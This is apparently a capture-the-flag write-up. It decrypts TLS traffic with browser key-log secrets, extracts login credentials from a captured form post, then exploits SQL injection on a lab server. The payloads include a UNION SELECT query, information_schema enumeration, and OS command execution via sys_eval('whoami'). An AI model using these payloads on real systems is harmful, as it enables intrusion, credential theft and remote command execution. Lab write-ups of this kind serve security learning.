
SQLi


First, we start with the logs of chromium

CLIENT_HANDSHAKE_TRAFFIC_SECRET
2dd836222cb88a36cea80c494ebdf9edcc89478e1f2e0f96775fd7fcf7fcb152
d8472d2587052e4974f53ad1898ac075ca48d288c1758894d76990cbba9fa8c1
SERVER_HANDSHAKE_TRAFFIC_SECRET
2dd836222cb88a36cea80c494ebdf9edcc89478e1f2e0f96775fd7fcf7fcb152

Which is a log file and a pcap file associated with it.




We decode the file using the log file




Extract the username and password of the server for the following packet analysis

Frame 78: 1009 bytes on wire (8072 bits), 1009 bytes captured (8072 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.11.81.126, Dst: 10.10.111.136
Transmission Control Protocol, Src Port: 41908, Dst Port: 8443, Seq: 911, Ack: 241, Len: 941
Transport Layer Security
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
    Form item: "uid" = "lannister"
    Form item: "password" = "hrpTfL42wMv3"

We then log in to the server hosted at 10.10.247.99:8000



Using the above found credentials we can login to the page



We now try to search for vulnebarities starting with the famous SQLi using ‘ in input


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%" at line 1

Which indicates the SQLi vulnerability


To exploit we go with the general SQLi query use

```
' union select 1,2,3,4,5 -- //
```


To get the output as




We use the information schema to get the table names as




We use the marketplace database access to get



Going into unlisted_products gives us



We use this in http://10.10.247.99:8000/os_sqli.php?user=lannister' union SELECT null, sys_eval('whoami') -- //



Similarly, we can find the working directory which is /var/lib/my/sql and can get into os.